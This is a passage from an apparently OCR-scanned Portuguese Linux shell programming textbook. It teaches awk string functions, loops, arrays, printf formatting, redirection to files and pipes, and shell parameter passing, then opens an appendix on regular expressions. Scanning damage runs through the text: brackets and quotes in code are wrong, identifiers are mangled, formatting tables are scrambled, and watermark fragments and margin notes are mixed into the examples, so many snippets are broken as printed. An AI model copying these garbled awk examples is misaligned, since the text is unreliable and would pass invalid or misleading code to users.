basta justapor as cadeias.
O ""1k possui diversas funções internas, predefinidas, para tratamento
de cadeias de caracteres. Vamos conhecê-las, antes de mais nada, para
podermos aplicá-las enquanto adquirimos conhecimento sobre o tema.
Na tabela a seguir, cl e c2 são cadeias de caracteres, exp é uma expres-
são regular (pode ser uma cadeia ou algo como /exp/) e p, n são inteiros.
.:::::1 Função Descrição
index (cl ,c2)
Retoma a posição da cadela cl
na cadeia c2
length (cl) Retoma o tamanho da cadeia cl
match (cl. exp)
Retoma a posição em cl onde
ocorre
split(cl,v [.c2])
Divide cl para o vetorl2 v em
cada c2 encontrado
. f("'""'
1
• ) Retoma lista formatada de
spnnt " '"• lSta acordo com fmt
b(
1
[
21
) A primeira exp encontrada na
su exp•c •c cadeia c2 é substituída por cl
gsub(exp.cl [., 2B Tod~ exp ~n~(Jntrada na cadeia
c2 e substiturda por cl
substr(cl,p.n)
....____
Exemplo: gsub
Retoma a subcadeia que começa
na posição p de c1 com n caracteres
- - - - - - - - - - -
Retorno
Zero se não
presente
Zero se não
presente
Número de
campos
Número de
substituições
Número de
substituições
No próximo exemplo o i ndex devolverá somente a posição da primeira
ocorrência de x
$ awk 'BEGIN (print index(,.LlNUX•UtUX.. , "X")} '
5
Usando BEGINnlio especilicanome do arq
32 O uso de vetores ou arrays será mais aprofundado na seção Valores de Vetores
~la:CIIu mJo
awk: Comando ou linguagem? 359
Observe agora os dois exemplos a seguir sobre o uso da função
length :
$ a wk ' BEGIN print length ( " LINUX- UNIX" ) } '
10
$ a wk 'BEGIN print length (22 * 5) } '
3
No primeiro caso, tudo bem, 10 é realmente o tamanho da cadeia. Mas,
no segundo exemplo, o tamanho da cadeia <22 * 51 é 6, porém 22 multi-
plicado <*> por 5 é igual a 110, cujo tamanho é 3.
Veja agora esta série de exemplos utilizando a função match e aprovei-
tando para travar maior contato com as expressões regulares do awk :
$ a wk ' BEGIN {print match ( "veem, vem" .fve+m/) ) •
1
Nesse caso, pesquisei em qualquer local da cadeia a ocorrência da ex-
pressão regular, que significa: ve seguido de repetições do último e, acei-
tando inclusive nenhuma repetição <+> seguido de um m. Dessa forma, o
awk devolveu a posição do veem (1) .
$ a wk ' BEGIN {print match( "veem,vem" , "ve+m$ " )1 ' Comonosedenogrepo$=fim
6
Idêntica à anterior, exceto que a pesquisa foi feita no final da cadeia, de-
volvendo, portanto, a posição do vem (6) . Pelos dois casos anteriores po-
demos inferir que a expressão regular tanto pode estar entre barras <1/l ,
como entre aspas <
""1.
Para finalizar essa série, veja só a diferença entre estes dois casos:
$ awk ' BEGIN { print match ( "Jul io J uliana", / l i+a/) ) '
9
$ a wk ' BEGIN { print match ( "Julio Juli ana", / li .+a/1 ) .
3
No primeiro, o awk devolveu a posição de li em Juliana, no segundo,
a posição de li em Julio . Isso aconteceu porque neste último eu pesqui-
sei li. seguido por qualquer caractere <.1 com repetição <+1, e depois,
em qualquer lugar da cadeia portanto, o caractere a .
360 Programação Shell Linux
A função match atualiza uma variável interna chamada RSTART com a posi-
ção encontrada.Atualiza também a variável interna RLENGTH com a quantida-
de de caracteres da subcadeia encontrada. Se nada foi encontrado, RSTJI.RT
é atualizada com Oe RLENGTH com -1. Vamos incrementar o último exemplo:
$ awk: 'BEGIN { pri nt match ("Julio Juliana", 11 li.+a"), RSTA.RT, RLENGTH)'
3 3 11
Na função split , caso o terceiro argumento, que é o separador por
onde será dividida a cadeia em vetores, não seja explicitado, será tomado
como separador a variável interna r s . Vejamos:
$ awk 'BEGIN { print spl it ("ponto..e-virgul a "" v, "-") } '
3
O retorno da função indica que a cadeia foi dividida em três partes para
o vetor v. Caso listássemos v , teríamos:
v[l } • "ponto"
v ( 2l -= ''e"
v ( 3) • " vi~gula "
Vejamos um exemplo sem o terceiro argumento:
$ awk 'BEGIN { p rint split ( 6
Juliana Duarte11
, v) } •
2
v agora teria:
v [ l) • "Juli an&''
v[ 2) = "Duarte''
porque o rs default é branco ou <TAB> .
Vamos ver dois exemplos sobre a função sub, de forma a introduzir um
novo operador, o de concatenação:
$ awk 'BEGIN {
>
>
>
Nomo=" J ulio''
sub (/o/ , 11
ana" , Nome)
print Nome
> ) '
Juliana
$ awk 'BEGIN
> Nome•"Juli ana"
T
rocaro 1• •o•encontrado porana
~1atcria com d r bs auto a.~s
awk: Comando ou Unguagem? 361
> sub (/ana/ , " & Duarte", Nome) Concatenarao 1P•ana•encontradoacadeia•Duarte•
> print Nome
> I '
Juliana Duart.e
No primeiro caso, trocamos a ocorrência do primeiro "o " por "ana" , no
segundo, o & serve para concatenar à primeira ocorrência da cadeia "a na "
a cadeia "Duarte" . Mais um exemplo sobre concatenação para ver como
isto funciona:
$ awk 'BEGIN {
> Maqica="cad"
> sub (/cad/ , "Abra&abra" , Hagica)
> print Hagica
> I ,
Abracadabra
Como você viu, o & substitui a cadeia que está sendo pesquisada (no
caso cact) e concatena outras cadeias àquela.
Você se lembra do arquivo confusao? Só para refrescar a memória:
$ cat confusao
cd $ROME; pwd; date; ls -la; echo SLOGNAME xS{SHELL)x
Vamos colocá-lo de forma mais legível, trocando todo ponto e vírgula <
: >
por newline (012 em octal):
$ awk 'gsub {";", "012") ' confusao
cd $HmlE
pwd
date
ls -la
echo SLOGNAME xS{SHELL)x
Instruções de controle de fluxo
É muito ruim a pessoa ser repetitiva! Mas, por mais que eu tente, às vezes
é muito difícil evitar. Vamos ver: o awk provê instruções condicionais if -
else e instruções de loop (ou laço como preferem alguns puristas) como
while, do - whi le e f o r , com seus comandos entre chaves ( { l > , exa-
tamente como se faz na linguagem C (tentei evitar mas não consegui).
362 Programação Shell Linux
O comando if
A esta altura do campeonato, não cabe mais explicar para que serve o co-
mando if. Vamos portanto direto ao assunto. Veja a sua sintaxe:
if (expressao)
else
I
com
ando1
comando,
comandon
}
comando,
comando1
comando"
Nesse contexto, expressao atuando como a condição, não tem restri-
ções; pode incluir operadores relacionais (<, <=, >, >=, == e !=), os
operadores de pesquisa em expressões regulares 1~, !~> e os operadores
lógicos 111, &&, ! l .
Se o escopo do if ou do else for somente um comando, ele não neces-
sitará estar entre chaves 111l .
Exemplo: Vamos ilustrar o uso do comando if com um programa que pes-
quisará o arquivo carros e ao seu final listará o carro mais veloz e o mais
econômico.
$ cat VelEcon.awk
awk ' BEGIN ( MinCons=99999
I
if ( $2 > MaxVel
{
CarVel=Sl
MaxVel=$2
}
if ( $4 < MinCons
I
CarEcon=$1
NinCons=$4
)
Verdadeiro no 1
Q
registro pois MaxVelé criada com O
No 1
•registro será verdadeira porque MinCons=99999
awk: Comando ou linguagem> 363
ENO l
print "'0 "1 CarVel, "desenvol ve.. , Aliftima foiplpassarplaolrtra/inha
MAXV~l. "km ano ••, Cé r eco~!, "faz", NinCohs., "km/1n't
J ' carros
Esse programa quando executado produz:
$ VelEcon. a.·..•k
O Palio desenvolve 188 km e
o Corsa - 4po r~as faz 10 .00 km/1
O comando while
Vamos ver a sintaxe do comando while:
~..rhile (e-xpressao)
comando
comando _
coma.ndo"
Onde expressão é avaliada; e se seu resultado for diferente de o (zero)
e de NULL (00 em ASCII), os comandos compreendidos entre o par de cha-
ves t 1l > são executados. E, como em todo Ylhile que se preza, esse ciclo
é executado diversas vezes, até que eY.pressao retorne falso (o - zero).
Exemplos:
No exemplo a seguir, está listado um fragmento de código a 1
•k para listar
cada campo de um registro em uma linha:
l ; 1
•..thile- (i <... Nln
print $ i
i ++
Até que i seja maiorque omímero decampos...
Mate com d re l s 1 • s
364 Programação Shell Unux
for midável...
O comando for do awk tem duas formas de aplicação distintas. Inicial-
mente vamos analisá-lo na sua sintaxe primordial, e quando falarmos de
vetores (logo ali na frente), vamos ver uma forma bastante peculiar.
Na sua forma mais óbvia de uso, o seu contexto é muito semelhante ao
do comando while e, como não podia deixar de ser (ou seria "deixar de
C"?), sua sintaxe é igual à do seu congênere na linguagem C, que é assim:
for (expressao ; expressao,; expressao )
comar.do.
comar.do
comar:de
onde expressao serve, normalmente, para atribuir valor inicial a uma va-
riável, que será incrementada pelo valor de expressao, e as instruções
compreendidas entre o par de chaves (11) são executadas enquanto
expressao,. for verdadeira.
Se fizéssemos:
for (i = 1; 1 <= NF; i+T) print Si )
estaríamos mandando inicializar uma variável i com o valor 1, que será
incrementado de 1 em 1 e enquanto i for menor que o número de campos
do registro (NF), estaremos listando um campo por linha. Ou seja, esse pe-
daço de código produziu o mesmo efeito que o comando while no trecho
de programa no exemplo anterior.
Ora, mas eu aleguei que o conjunto de comandos que seriam executa-
dos pelo for deveriam estar entre chaves <t l) , e não fiz isso com o print
no exemplo anterior! Por quê? A resposta está embutida na própria pergun-
ta! Não usei as chaves porque o escopo do tor era um único comando (o
print) e nesse caso não é necessário o seu emprego. Isso significa que,
caso você esqueça de colocar chaves quando necessário, você não rece-
berá erro de sintaxe, mas sim de lógica, já que o for executará somente a
primeira instrução como seu argumento.
awk: Comando ou Linguagem? 365
break e outros bric-a-bracs
Como você pôde notar, os laços (loops) executados pelos comandos anterio-
res são sempre na horizontal, em relação aos campos, quero dizer, levando-se
em consideração que os registros são as linhas dos arquivos, trabalhar com
seus campos significa trabalhar horizontalmente. Por isso, o awk possui outros
tratamentos de loop além do break e do continue (que atuam exatamente
igual aos seus homônimos do Shel~. Vamos vê-los de fonna resumida:
- break - Assim que este comando é encontrado, a execução do pro-
grama desvia para a primeira instrução após o loop;
- continue - Quando encontrado o fluxo do programa é desviado para
a primeira instrução do loop;
- next - Causa o desvio do fluxo de comandos já que o awk irá saltar
imediatamente para o próximo registro (deste modo no sentido ver-
tical) e voltará a pesquisar padrões a partir do comando da primeira
dupla "padrão-ação";
- exit - O comando exit força o programa a se comportar como se
a leitura do arquivo tivesse acabado; nada mais é lido da entrada, e
a ação END, se existir, será executada. Neste comando, você poderá
passar um código de retorno para o She/1 fazendo:
exit. retorno
Valores de vetores
Nesta seção, trataremos o uso de vetores ou arrays, já que o awk os pro-
vê da utilização de vetores unidimensionais. Os vetores e seus elemen-
tos têm o mesmo tratamento de variáveis, não necessitando portanto
serem declarados, pois passarão a existir assim que lhes for atribuído
um valor.
Exemplo: Se fizermos
$ awk '(Registro [NR)= $0 )' carros NR=Variável que contém número do registro
teremos em memória, dentro do vetor Registro, o conteúdo do arquivo
carros , indexado pelo sequencial do registro.
366 Programação Shell Linux
Vamos aproveitar o exemplo anterior e fazer um programa para listar
tele fones de trás para a frente:
$ cat tac.awkH
mvk • {
END
Regi stro (NR) ~ SO
)
for ( i :::NR; i > l; 1.-- ) p.d .m:. Re9istt:o ( i )
) ' te l e fones
Ao final da carga do vetor Regist ro, o programa faz um loop para listar
cada linha do vetor, a partir da última (IIRI até a primeira. Vamos executá-lo:
$ tac . a;.,•k
Paula Dua~te (0 11)449-0219
Ney Gerhardt (02 ~ )543- 4 32 1
Ney Garrafas (021) 988-3398
Luiz Carl os (021)76?-2 121
Juliana Duarte (024)622- 2876
Enio C,u doso (023) 232-3423
Cl audia 11a.rci a (021 1555-2112
Cira Grippi (021)555 - 1234
Felizmente, o tratamento de vetores feito pelo awk nos permite indexá-los
com valores não numéricos. Isso pode nos ser útil, quando necessitamos
de muito acesso randômico em um arquivo não muito grande (que possa
residir com folga na memória). Repare, no exemplo a seguir, que dois veto-
res foram criados: um com todo o registro e outro com as velocidades. Em
ambos, o campo usado como subscrito foi o modelo.
S cat indexauto.awk
awk '{
ENO
Regis tros ($1) ; $0
Velocidades ( $1 ) ; $2
for (Hodelo 1n Velocidades)
Print Hodelo, .. t "1 v elocidades (Model o}
) ' carros
SI =modelo e $2 a ve/. m~~.
Urepresentaum <TAB>
33. Eu chamei este programa de tac .aw~ porque em Unux existe um comando tac (repare que
t ac é cat ao contráuo) que faz exatamente a mesma coisa. Isto é, lista o arqutvo da últirna para a
primeira linha.
Mate com d re l s l • s
awk: Comando ou Linguagem? 367
Se fosse o caso, esse programa teria no vetor Registros todos os dados
do arquivo carros, disponibilizando-os para eventuais consultas randômi-
cas. Mas, aproveitamos o embalo e listamos os modelos e suas velocida-
des, já que também havíamos criado velocidades. Veja só:
$ indexalto .awk:
Paz:ati 173
Pal io 1 66
Corsa-Wllqon 183
Corsa-4portas 162
corsa- sedan 182
Gol 175
Tipo 176
Corsa-lpo.r tas 150
Pal io-ÇtJeekend 185
Esta é a forma de usar o tor que eu havia dito que explicaria mais tarde.
Ele interage com todos os elementos de um vetor. Sua forma é:
For (indice in vetor) comando
E executa comando com a variável índice assumindo todos os valores
dos subscritos definidos para vetor.
Como você não conhece os moderes contidos em carros, caso quises-
se saber dados sobre o Clio, antes teria que perguntar sobre a sua existên-
cia no vetor Registros, fazendo:
if (Registros (''Clio") ! = ''fl) . . .
Ora, essa forma está correta, porém, como o Clio não está cadastrado,
teríamos como efeito colateral do i f a criação de um elemento vazio no
vetor Regist ros, indexado de Clio. Esta mesma pergunta poderia ser feita,
sem subprodutos indesejáveis, da seguinte forma:
i f ("Clio" i n Regis t ros) ...
Essa é a forma que eu prefiro.
Uma outra forma muito eficiente de trabalhar com vetores é usando a
função interna splil: .
~1atcria com d r bs auto a.~s
368 Programação Shell Linux
Para matar um elemento de um vetor, basta simplesmente fazermos:
delete vetor ( indice )
Dessa forma, o elemento i ndice de vetor seria apagado.
print e printf parece mas não é ...
Os comandos print e print.r:, como já foi visto anteriormente, são as prin-
cipais instruções usadas para saída de dados em ambiente awk. O print
é usado para gerar saídas de dados simples, sem muitos rebuscados; já
o p rintf se encarrega de fazer saídas com formatações mais complexas,
caprichando mais na aparência. Como em scripts Shefl, o awk deixa redire-
cionar a saída, portanto o print e o pnntf podem ter suas saídas redire-
cionadas para arquivos e pipes .
Para melhor esclarecer esses comandos, devemo-nos lembrar que na
seção A1 .3, vimos que tanto o Separador de Campos de Saída (Output
Eield Separator) quanto o Separador de Registros de Saída (Output Re-
cord Separator) estão definidos, respectivamente, nas variáveis internas
ors e ORS. Inicialmente, o ors contém um espaço em branco e o oRs
um newline, mas esses valores podem ser mudados a qualquer momento,
para facilitar a edição de relatórios. Vejamos mais amiúde como funcionam
os dois comandos.
A saída com print
O comando
pcint e;~;pressaol , expressao1, . .. 1 expressao,
Imprime o valor de cada e xpressa o separado pelo ors colocando um
oRs ao seu final. O comando:
print.
É uma abreviatura de:
print $0
~1atcria com d r bs auto a.~s
awk: Comando ou linguagem> 369
Para imprimir uma linha em branco faça:
print ••"
Formatando a saída com printf
Basicamente, o prin tf em ambiente awk comporta-se identicamente ao
do C, isto é, ambos têm a mesma morfologia, a mesma sintaxe e produ-
zem os mesmos resultados. Julgo conveniente, sempre que ocorre, real-
çar esta semelhança, uma vez que os iniciados na linguagem C já podem
sair por aí usando o printf do a"'k sem perder seus preciosos minutos
lendo esta seção.
O comando tem a seguinte sintaxe:
printf formato, expressao,, expressao~, . . . , expressao.,
onde formato é uma cadeia que contém tanto as informações a serem
impressas quanto as definições dos formatos das cadeias resultantes de
expressao,, expressao,, ... , expressao•. As citadas definições dos for-
matos sempre começam por um % e terminam por uma letra, de acordo
com a seguinte tabela:
~ Letra A expressão será impressa como:
c Simples caractere
d Número no sistema decimal
e Notação científica exponencial
f Número com ponto decimal
g O menor entre os formatos %E e %
f com supressão dos zeros
não significativos
o Número no sistema octal
s Cadeia de caracteres
x Número no sistema hexadecimal
% Imprime um %. Não existe nenhuma conversão
370 Programação Shell Linux
Exemplo:
Nos exemplos a seguir estão sendo mostradas sequências de saídas
do print f tabeladas. Em alguns dos casos (os finais), usei a barra vertical
<1 1 para enfatizar que, além de formatar, o comando também permite que
se programe o alinhamento dos campos. Observe a tabela apresentada a
seguir.
O formato defaultde saída numérica é %.6g; que pode ser alterado, mudan-
do-se o valor de oFMT, que, além disso, também controla a conversão de valo-
res numéricos para cadeias de caracteres para concatenação, por exemplo.
Como redirecionar a saída com printf?
Como já havia adiantado, o awk permite o redirecionamento de suas saídas
para arquivos e para comandos She/1. Fazer isso é quase óbvio, mas, note,
eu disse quase. Há alguns poucos macetes, que ao longo desta seção
passarei a explicar.
L] Entrada Saída
print.f •%d•. 99/ 2 ~g
pt'int.f •%e• , 9912 4 . 95G000e+Ol Noceça<>clentlflca
princ.f "f", 99/ 2 49 . SOGOOO
printf '%6 . 2f• . 99/2 49. 50 6 inteS-ose 2decimaissem zeroà esquema
print.f •g" ,99/2 49.50 Olo<malo%1ficariamGOO"
printf •to". 9 11 9conVll11ido paraoctalé iguala 11
printf ·~04o" , 9 0011 9emoctal.4algarismose Oâ esquerda
prinef ·tx". 20 14 20oonve<tldopara hexadeclmaldã 14
printf • fs I " , ' f'lam.try" IFlamaryl Foonatode ediçãodecadeias
print.f 'l%l~si",'Flamary•
-- --- I Flamary l 1clemai:'llandoà<Jt. IOtallzando 15 poolçeés
printf "l'- l Ssi", "Flamary• ll'lamary I 15 posiçOOs alinhadasàesquerda
printf "1 .lsu~ngoi " ,"Flamary• IFl amengo I Sóas3primeirasposições • cadeia mengo
---
pdntf 'IU0 . 2si' ,"Eugenlo' I Eu ) 1Oposiçõesalinhadasãdlr, pegandoas21D
printf 'l· l0 . 2si ", "Eugenio' I<.'U I Idematiohadasâ esquerda
Digamos que eu queira gravar no arquivo velozes os automóveis cons-
tantes do meu arquivo c arros que atinjam velocidades superiores a 180
km/h. Isto deveria ser feito como no fragmento de programa seguinte:
$2 > 180 i ptint Sl, S2 >"ve l oze s " I
awk: Comando ou Linguagem? 371
Dá para perceber que é semelhante ao que aprendemos em programa-
ção She/1. A única diferença são as aspas abraçando o nome do arquivo.
Estranho, não? Não. Caso não tivéssemos usado as aspas, o awk enten-
deria que velozes seria uma variável (que neste caso ainda não teria sido
inicializada) e tentaria fazer a saída para o arquivo contido nela, originando
um erro.
Suponha agora, que no mesmo exemplo anterior, eu queira a saída para
um arquivo, cujo nome está definido na variável Arq . Imagine ainda que
esse arquivo será gravado no diretório /tmp . Adaptando o fragmento de
código que usamos anteriormente, vem:
$2 > 180 { print Sl, $2 > (" /tmp/ " Arq) J Juntallmplcom oconteúdo deArq
Como diria o Capitão Marvel: Caramba! Esse tipo de construção está
muito estranho! Vamos entender o que acontece: o operador "maior
que" <>l tem precedência sobre a concatenação, portanto devemos
priorizar, com o uso dos parênteses, a concatenação, para só após fa-
zer o redirecionamento.
Da mesma forma e com as mesmas regras mostradas antes, ao invés
de mandarmos a saída para um arquivo, podemos enviá-la para execu-
ção de outro(s) comando(s). Isso é facilmente factível, empregando-se o
pipe <11•
Veja só como poderíamos ter desenvolvido o programa indexauto. awk,
de forma a ter a sua saída classificada.
Exemplo:
$ cat indexauto.awk
a•"k ' (
END
Registros [Sl) = $0
Velocidades [Sl] = $2
for ( Modelo in Velocidades )
print Modelo, "t", Velocidades[Modelo) 1 "sort"
) ' carros
372 Programação Shell Linux
Repare que a saída do comando print foi redirecionada, através do
pipe <11, para o comando sort de forma a classificar os dados recebi-
dos.
Vamos executá-lo:
$ indexauto.awk
corsa- 3portas 150
Cotsa- 4pot tas 182
Corsa - Sedan 182
Co~sa-Wagon LB 3
Gol 175
Palio 188
Palio-weekend 185
PaLati 173
Ti po 176
Para encerrar esse papo sobre redirecionamentos, é bom acrescentar
que, além do que foi mostrado, o a><k também permite anexar dados ao fi-
nal de um arquivo com o uso de » e receber como entrada a saída de um
comando com o uso de pipes, em ambos aos casos tal como no She/1.
Olha só este fragmento de código em que usamos um grep para filtrar
os dados de entrada para o comando awk.
fgrep 'CorDa 1
c<1.rros I <nrk ' ... ' Oawksóreceberá os regístros referentes aos Corsas
Nesse caso, o fg r e p, rapidamente, filtra os registros dos diversos mo-
delos de Corsa e passa-os ao awk .
O awk no contexto do Shell
O awk por si só já é uma ferramenta poderosa. Quando o aliamos à po-
tência de sistemas UNIX-Like, usando os recursos de She/1, da linguagem
C e de tudo mais que estes esplêndidos sistemas operacionais oferecem,
então dá o maior samba.
Ao longo desta seção, vamos esmiuçar um pouco a forma como se faz
a interação entre o awk e o She/1. Começaremos isso pelo modo de passar
e receber parâmetros. Mas já vou avisando: qualquer semelhança com o
correspondente na linguagem C não é mera coincidência.
~1atcria com d r bs auto a.~s
awk: Comando ou Linguagem? 373
Recebendo parâmetros
Também é possível passarmos parâmetros para um programa escrito em
awk . Esses parâmetros serão recebidos por uma variável (inteira34) e por
um vetor; esses dois sempre terão os seguintes nomes e atribuições:
- ARGC - Esta variável contém a quantidade de parâmetros recebidos;
ARGV - Vetor que contém os valores recebidos. Seus subscritos variam
desde ARGV 1o1, que contém o nome da rotina, até ARGv [ARGC - 11 .
Exemplo: Vejamos uma rotina para listar todos os parâmetros recebidos,
de forma a clarear as explicações:
$ cat param?
awk. '
BEGIN I
for (i=l; i < ARGC; i++J
prinL A.RGV [i] , "n"
) ' $ .
Em cooperação com o Shell
Em todos os exemplos que mostramos até agora, o a•..k era por si só um
programa, sem interfacear com o She/1. A prova disso é que todo o seu es-
copo estava compreendido entre apóstrofos, como em:
awk ' { print Sl I '
para evitar que o She/1 interpretasse algo do bojo do awk, já que muitos dos
caracteres dessa linguagem são significativos para o She/1.
Vamos pegar o arquivo telefones e fazer um programa para listar os
dados correspondentes a uma determinada pessoa que seria informada via
teclado (seria uma nova versão do programa pp desenvolvido na Seção
Desta Vez Vamos...).
? cat pp.awk
awk ' / ' Sl ' / ' telefones Ouawl< VS1Vtelefones
34.Apesar de não existiro conceito de tipo de variàvel em awk, disse que esta era inteira porque ela
sempre serà valorada com números.
374 Programação Shell linux
Note que o parâmetro $1 ficou exposto à interpretação do She/1, sendo
portanto integrado ao awk já com o seu valor passado. Vamos executá-lo:
$ pp.awk claudia
$ pp.awk Claudia
Claudia Marcia (021)555-2112
Não listou nada, Claudia estavacom 'c'm
inúsculo
Uma outra aplicação simples seria um contador de ocorrências de pa-
lavras. Suponha que você queira contar a quantidade de vezes que cada
palavra ocorre no arquivo quequeisso, onde uma palavra é uma sequência
contínua de caracteres não branco e não <TAB> . O programa seguinte im-
prime estas ocorrências, classificadas na ordem decrescente.
$ cat cop.awk
i Conta Ocorrencias de Palavras
~
awk '{
END
for (w = 1; w <= NF; w++) conta[Swj ++
for (w in conta) print conta[w] , w 1 "sort -nr"
}' quequeisso
Nesse exemplo,oprimeiro for usa o vetor conta para acumularo núme-
ro de vezes que cada palavra é usada. Uma vez que todo o arquivo foi lido,
o segundo for manda cada linha que seria gerada pelo comando print,
contendo o contador ea respectiva palavra, para ser classificada (comando
sort), numericamente (opção -n) em ordem reversa (opção -r).
Executando...
? cop.awk
8 de
3 do
2 o
2 EH
1 usuarios,
1 UNIX;
1 UNIX,
awk: Comando ou Linguagem? 375
Poderíamos tornar o nosso contador genérico, recebendo o nome do ar-
quivo que desejássemos contar como parâmetro. Veja como ficaria, neste
caso, o nosso programa:
$ cat cop.awk
ll
# Conea Ocorrencias de Palavras
il
E:ND
for ( w = 1; w <= NF ; w++) cont.a [ $-!] ++
for (w in conta) print conta [•!] , w I "sort. -nr"
) ' $1
Repare quetrocamos o nomedo arquivo (no exemplo anterior queq ueisso)
por um $1 . Como o s1 ficou fora do escopo dos apóstrofos, ele será inter-
pretado pelo She/1, que o considerará um parâmetro. Caso estivesse entre
os apóstrofos, seria interpretado pelo a~1k como o primeiro campo e não
seria visto pelo She/1. Vamos ver a execução desta nova versão passando
o arquivo telefones como parâmetro:
$ cop.awk telefones
2 i'ley
2 Duarte
1 Paul a
1 MA rcia
1 Luiz
1 Juli ana
l (011) qq9 - 0219
Como exemplo final, suponha que você tem dois arquivos de movimenta-
ção bancária: o primeiro chamado c r edites, e o segundo deb~tos . Ambos
contêm o campo "nome do correntista" e a seguir o "valor absoluto" daquele
movimento bancário (se o valor vier do arquivo debitos , será tratado como
um valor negativo). Os registros de ambos os arquivos estão em ordem
cronológica, isto é, estão classificados na ordem em que os movimentos
ocorreram. Vejamos o programa para calcular o saldo em conta corrente:
$ c::at sa~do.awk
11
# Calcula Saldo ern Conta Corrente
11
~1atcria com d r bs auto a.~s
376 Programação Shell Linux
awk '
f'ILENAHE == "creditoo• ( Saldo($1) += $2
FILE~re == "debitos" ( Saldo[$1) $2
E.NO ( for (Norne in Saldo)
print Nome, Saldo [Nome]
) ' credito• debltos
No primeiro instante, usamos o vetor saldo para acumular o total de de-
pósitos para cada nome, em seguida subtraímos desse vetor, os débitos dos
respectivos nomes. Finalmente, a ação END imprime o saldo final em conta
corrente. Na tabela a seguir estão listados os dados dos dois arquivos:
Créditos
Tadeu 4321.00
Silveira 123.45
Tadeu 22 . 34
Silveira 678.89
Miltom 7654 . 25
Arquivos
Débitos
Miltom 2345 . 22
Silveira 100 . 00
Silveira 50.00
11iltom 2340 .99
Tadeu 200 . 00
Ao executar o programa com os arquivos descritos vem:
$ sa.ldo. awk
Miltom 2968 . O~
Tadeu 4143.34
Silveita 652 .Jq
- ~-
Apêndice l
Expressões regulares
Este apêndice se propõe a fazer uma introdução às Ex-
pressões Regulares e sua utilidade, tentando desmistifi-
car a dificuldade a que sempre estão associadas. Muito
do que você verá daqui em diante já foi falado ao lon-
go do livro, já que diversas instruções usam e abusam
das Expressões Regulares. Serão evitados ao máximo
os termos técnicos e será dado um exemplo didático da
vida real (correção ortográfica). para ilustrar melhor os
conceitos.
Uma Expressão Regular (ER) é uma construção que
utiliza pequenas ferramentas, feita para obter uma de-
terminada sequência de caracteres de um texto. Embora
abstrata e vaga demais, ao final deste apêndice essa de-
finição ficará mais clara.
Este texto foi extraído de http:/lptwikipedía.orglwiki/Ex-
pressão_regular e não é para assustar, é somente para os
que gostam de conhecer a teoria fundamental e o histó-
rico das coisas. Se esse não é o seu caso, isto é, se seu
negócio é ir logo metendo a mão na massa, salte direto
para a seção "Então vamos meter as mãos na massa· que
fica um pouco à frente.
377
Mate com d re l s 1 • s
378 Programação Shell Linux
Um pouco de teoria
Em ciência da computação, uma Expressão Regular (ou o estrangeirismo
regex, abreviação do inglês regular expression) provê uma forma concisa
e flexível de identificar cadeias de caracteres de interesse, como caracte-
res particulares, palavras ou padrões de caracteres. ExpressõesRegulares
são escritas numa linguagem formal que pode ser interpretada por um pro-
cessador de Expressão Regular, um programa que ou serve um gerador de
analisador sintático, ou examina o texto e identifica partes que casam com
a especificação dada.
O termo deriva do trabalho do matemático norte-americano Stephen
Cole Kleene, que desenvolveu as Expressões Regulares como uma nota-
ção ao que ele chamava de álgebra de conjuntos regulares. Seu trabalho
serviu de base para os primeiros algoritmos computacionais de busca e
depois para algumas das mais antigas ferramentas de tratamento de texto
da plataforma Unix.
O uso atual de Expressões Regulares inclui procura e substituição de
texto em editores de texto e linguagens de programação, validação de for-
matos de texto (validação de protocolos ou formatos digitais), realce de
sintaxe e filtragem de informação.
Conceitos básicos
Uma Expressão Regular (ou um padrão) descreve um conjunto de ca-
deias de caracteres, de forma concisa, sem precisar listar todos os ele-
mentos do conjunto. Por exemplo, um conjunto contento as cadeias "Han-
del", "Hãndel" e "Haendel" pode ser descrito pelo padrão H1!li ae?1ndel. A
maioria dos formalismos provêm pelo menos três operações para construir
Expressões Regulares.
A primeira delas é a alternância, em que uma barra vertical 11> separa al-
ternativas. Por exemplo, psicadélic o 1psicodélico pode casar "psicadélico"
ou "psicodélico". A segunda operação é o agrupamento, em que parênteses
( 1, 1) são usados para definiro escopo e a precedência de operadores, en-
tre outros usos. Por exemplo, psicad élico 1psicodélico e psic (a 1o )délico
são equivalentes e ambas descrevem "psicadélico" e "psicodélico". Por fim,
~1atcria com d r bs auto a.~s
Expressões regulares 379
a terceira operação é a quantificação (ou repetição). Um quantificador após
um token (como um caractere) ou um agrupamento especifica a quantidade
de vezes que o elemento precedente pode ocorrer. Os quantificadores mais
comuns são ? , • e + . O ponto de interrogação (?l indica que há zero ou
uma ocorrência do elemento precedente. Por exemplo, ac?cão casa tanto
"acção" quanto "ação". Já o asterisco <"l indica que há zero ou mais ocor-
rências do elemento precedente. Por exemplo, ab*c casa "ac" , "abc",
"a bbc ", "abbbc" , e assim por diante. Por fim, o sinal de adição ( + ) indica
que há uma ou mais ocorrências do elemento precedente. Por exemplo,
ab+c casa "a bc"' "abb c "' "a bbbc", e assim por diante, mas não "ac".
Essas construções podem ser combinadas arbitrariamente para formar
expressões complexas, assim como expressões aritméticas com números
e operações de adição, subtração, multiplicação e divisão. De forma geral,
há diversas Expressões Regulares para descrever um mesmo conjunto de
cadeias de caracteres. A sintaxe exala da Expressão Regular e os opera-
dores disponíveis variam entre as implementações.
História
A origem das Expressões Regulares está na teoria dos autômatos e na
teoria das linguagens formais, e ambas fazem parte da teoria da com-
putação Esses campos estudam modelos de computação (autômatas) e
formas de descrição e classificação de linguagens formais. Na década de
1950, o matemático Stephen Cole Kleene descreveu tais modelos usando
sua notação matemática chamada de "conjuntos regulares", formando a
álgebra de Kleene. A linguagem SNOBOL foi uma implementação pioneira
de casamento de padrões, mas não era idêntica ás Expressões Regu-
lares. Ken Thompson construiu a notação de Kleene no editor de texto
QED como uma forma de casamento de padrões em arquivos de texto.
Posteriormente, ele adicionou essa funcionalidade no editor de texto Unix
ed, que resultou no uso de Expressões Regulares na popular ferramenta
de busca grep. Desde então, diversas variações da adaptação original
de Thompson foram usadas em Unix e derivados, incluindo expr, AWK,
Emacs, vi e lex.
O uso de Expressões Regulares em normas de informação estruturada
para a modelagem de documentos e bancos de dados começou na década
~1atcria com d r bs auto a.~s
380 Programação Shell Linux
de 1960 e expandiu na década de 1980, quando normas como a ISO SGML
foram consolidadas.
Então vamos meter as mãos na massa
As ERs são poderosas e podem aumentar em muito a produtividade, sendo
o conhecimento de seu uso indispensável a um administrador de sistemas.
Elas também podem poupar tempo do usuário na busca por informações
ou em tarefas complexas.
Vários programas e linguagens de programação têm suporte para ERs,
como grep, egrep, find, sed, awk, J.ex, perl, tcl e python e também
alguns editores de texto como ed, vi, emacs e vrriter.
Na grande maioria dos editores de texto existentes há uma função de
